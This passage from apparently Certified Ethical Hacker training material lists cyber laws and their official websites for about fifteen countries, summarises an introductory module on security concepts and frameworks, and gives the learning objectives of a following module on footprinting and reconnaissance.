
Cyber Law in Different Countries

Cyberlaw or Internet law refers to any laws that deal with protecting the Internet and other online communication technologies. Cyberlaw covers topics such as Internet access and usage, privacy, freedom of expression, and jurisdiction. Cyber laws provide an assurance of the integrity, security, privacy, and confidentiality of information in both governmental and private organizations. These laws have become prominent due to the increase in Internet usage around the world. Cyber laws vary by jurisdiction and country, so implementing them is quite challenging. Violating these laws results in punishments ranging from fines to imprisonment.

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.congress.gov
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov

Australia	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
	The Network and Information Systems Regulations 2018	
	Communications Act 2003	
	The Privacy and Electronic Communications (EC Directive) Regulations 2003	
	Investigatory Powers Act 2016	
	Regulation of Investigatory Powers Act 2000	
China	Copyright Law of the People’s Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	https://www.meity.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net
Italy	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	https://sso.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	https://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	https://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	https://www.wipo.int
	Computer Hacking	https://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk

Table 1.4: Cyber Law in Different Countries



Module Summary

- ❑ This module discussed elements of information security, information security attacks, and information warfare
- ❑ It discussed various hacking methodologies and frameworks including CEH hacking methodology (CHM), cyber kill chain methodology, MITRE ATT&CK framework, and diamond model for intrusion analysis
- ❑ It also discussed hacking concepts and hacker classes
- ❑ This module also covered ethical hacking concepts such as the scope and limitations of ethical hacking, skills, and other pertinent information in detail
- ❑ It discussed information security controls such as defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management process, and AI and ML
- ❑ This module ended with a detailed discussion of various information security acts and laws from around the world
- ❑ The next module will go into detail about how attackers, as well as ethical hackers and pen testers, perform footprinting to collect information about the target of an evaluation before an attack or audit

Module Summary

This module has discussed elements of information security, information security attacks, and information warfare. It has covered various hacking methodologies and frameworks including CEH hacking methodology (CHM), cyber kill chain methodology, MITRE ATT&CK framework, and diamond model for intrusion analysis. It also discussed hacking concepts and hacker classes. This module closely examined ethical hacking concepts such as its scope and limitations and the skills of an ethical hacker. It also covered information security controls such as defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management process, and AI and ML. Finally, this module ended with a detailed discussion of various information security acts and laws.


The next module will examine how attackers, as well as ethical hackers and pen testers, perform footprinting to collect information about their target before an attack or audit.

MODULE 02

FOOTPRINTING AND RECONNAISSANCE

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Footprinting Concepts
- LO#02: Demonstrate Footprinting through Search Engines
- LO#03: Demonstrate Footprinting through Web Services
- LO#04: Demonstrate Footprinting through Social Networking Sites
- LO#05: Use Different Techniques for Website Footprinting
- LO#06: Use Different Techniques for Email Footprinting
- LO#07: Use Different Techniques for Whois Footprinting
- LO#08: Use Different Techniques for DNS Footprinting
- LO#09: Use Different Techniques for Network Footprinting
- LO#10: Demonstrate Footprinting through Social Engineering
- LO#11: Use Various Footprinting Tools
- LO#12: Explain Footprinting Countermeasures

